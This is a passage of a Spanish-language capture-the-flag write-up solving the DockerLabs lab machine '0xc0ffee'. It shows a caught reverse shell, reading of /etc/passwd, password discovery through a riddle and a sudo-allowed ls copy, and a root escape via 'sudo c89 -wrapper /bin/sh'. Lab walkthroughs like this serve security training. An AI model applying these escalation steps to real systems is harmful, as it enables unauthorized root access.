4
5
6
7
8
9
10
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60528
www-data@5bde31420ac0:/var/www/html/***********************$ whoami
whoami
www-data
www-data@5bde31420ac0:/var/www/html/***********************$ hostname -I
hostname -I
172.17.0.2
Trataremos la TTY para poder operar con mejor facilidad:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@5bde31420ac0:/var/www/html/***********************$ script -c bash /dev/null
www-data@5bde31420ac0:/var/www/html/***********************$ script -c bash /dev/null
Script started, output log file is '/dev/null'.
www-data@5bde31420ac0:/var/www/html/***********************$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/0xc0ffee]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm

www-data@5bde31420ac0:/var/www/html/***********************$ export TERM=xterm
www-data@5bde31420ac0:/var/www/html/***********************$ export SHELL=bash
www-data@5bde31420ac0:/var/www/html/***********************$ stty rows 37 columns 210
Listaremos también los usuarios del sistema que tengan asignada una consola en /etc/passwd:
1
2
3
4
www-data@5bde31420ac0:/home$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
codebad:x:1001:1001:codebad,,,:/home/codebad:/bin/bash
metadata:x:1000:1000:metadata,,,:/home/metadata:/bin/bash
movimiento lateral (codebad)
Al acceder a la carpeta /home, veremos que podremos listar el contenido del directorio personal del usuario codebad:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
www-data@5bde31420ac0:/home$ ls -la
total 16
drwxr-xr-x 1 root     root     4096 Aug 29  2024 .
drwxr-xr-x 1 root     root     4096 Jan  7 17:14 ..
drwxr-xr-x 3 codebad  codebad  4096 Aug 29  2024 codebad
drwxr-x--- 2 metadata metadata 4096 Aug 29  2024 metadata
www-data@5bde31420ac0:/home$ cd codebad/
www-data@5bde31420ac0:/home/codebad$ ls -la
total 44
drwxr-xr-x 3 codebad  codebad   4096 Aug 29  2024 .
drwxr-xr-x 1 root     root      4096 Aug 29  2024 ..
-rw------- 1 codebad  codebad      5 Aug 29  2024 .bash_history
-rw-r--r-- 1 codebad  codebad    220 Aug 29  2024 .bash_logout
-rw-r--r-- 1 codebad  codebad   3771 Aug 29  2024 .bashrc
-rw-r--r-- 1 codebad  codebad    807 Aug 29  2024 .profile
-rwxr-xr-x 1 metadata metadata 16176 Aug 29  2024 code
drwxr-xr-x 2 root     root      4096 Aug 29  2024 secret
Al intentar leer el contenido del fichero code, veremos que no es legible:
1
2
www-data@5bde31420ac0:/home/codebad$ cat code
@@@@�▒▒▒00��   44�-�=�=p
Encontramos también una nota en la carpeta secret, la cual contiene una adivinanza:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
www-data@5bde31420ac0:/home/codebad$ cat secret/adivina.txt

Adivinanza

En el mundo digital, donde la protección es vital,
existe algo peligroso que debes evitar.
No es un virus común ni un simple error,
sino algo más sutil que trabaja con ardor.

Es el arte de lo malo, en el software es su reino,
se oculta y se disfraza, su propósito es el mismo.
No es virus, ni gusano, pero se comporta igual,
toma su nombre de algo que no es nada normal.

¿Qué soy?
La respuesta a la adivinanza es una palabra que es común a todo lo que indica el acertijo, y es a su vez la contraseña del usuario codebad:
1
2
3
4
www-data@5bde31420ac0:/home/codebad$ su codebad
Password:
codebad@5bde31420ac0:~$ whoami
codebad
movimiento lateral (metadata)
Revisando los permisos del usuario codebad, encontramos que puede ejecutar el fichero /home/codebad/code que vimos anteriormente (podemos confirmar que se trata de un binario), pero con los permisos del usuario metadata:
1
2
3
4
5
6
codebad@5bde31420ac0:~$ sudo -l
Matching Defaults entries for codebad on 5bde31420ac0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User codebad may run the following commands on 5bde31420ac0:
    (metadata : metadata) NOPASSWD: /home/codebad/code
Al ejecutar el binario, veremos que se trata de una copia de la utilidad /bin/ls:
1
2
codebad@5bde31420ac0:~$ sudo -u metadata /home/codebad/code id
/bin/ls: cannot access 'id': No such file or directory
Teniendo claro con que binario estamos tratando, lo primero que podemos revisar es la carpeta principal del usuario metadata, la cual contiene la primera flag, y un fichero pass.txt (que posiblemente contenga alguna contraseña):
1
2
codebad@5bde31420ac0:~$ sudo -u metadata /home/codebad/code /home/metadata/
pass.txt  user.txt
Lo que haremos a continuación será buscar carpetas cuyo grupo sea metadata, donde destaca /usr/local/bin:
1
2
3
4
codebad@5bde31420ac0:~$ find / -group metadata 2>/dev/null
/home/codebad/code
/home/metadata
/usr/local/bin
Si tratamos de leer el contenido de dicho directorio, veremos que nos devuelve un nombre sospecho:
1
2
codebad@5bde31420ac0:~$ sudo -u metadata /home/codebad/code /usr/local/bin
**************
Probamos a ver si este nombre es la contraseña del usuario metadata, y vemos que así es:
1
2
3
4
codebad@5bde31420ac0:~$ su metadata
Password:
metadata@5bde31420ac0:/home/codebad$ whoami
metadata
La primera flag es:
1
2
metadata@5bde31420ac0:~$ cat user.txt
f5d2****************************
escalada de privilegios (root)
El usuario metadata tiene asignados permisos SUDO para ejecutar el binario /usr/bin/c89 como el usuario root:
1
2
3
4
5
6
metadata@5bde31420ac0:/home/codebad$ sudo -l
Matching Defaults entries for metadata on 5bde31420ac0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User metadata may run the following commands on 5bde31420ac0:
    (ALL : ALL) /usr/bin/c89
Revisando el binario /usr/bin/c89 veremos que es una copia de otro binario, en este caso /usr/bin/gcc:
1
2
3
4
5
metadata@5bde31420ac0:/home/codebad$ /usr/bin/c89 --help
Usage: gcc [options] file...
Options:
  -pass-exit-codes         Exit with highest error code from a phase.
  --help                   Display this information.
Por ello, consultamos GTFOBins, donde nos indican que podemos invocar una consola como otro usuario cuando tengamos permisos SUDO sobre el binario gcc:

Adaptamos el comando que nos indican para que concuerde con el caso que estamos tratando, y tras ejecutarlo, habremos obtenido la consola como el usuario root:
1
2
3
metadata@5bde31420ac0:/home/codebad$ sudo /usr/bin/c89 -wrapper /bin/sh,-s .
# whoami
root
La segunda flag es:
1
2
root@5bde31420ac0:~# cat root.txt
d6c4****************************
Y hasta aquí la resolución de la máquina 0xc0ffee!
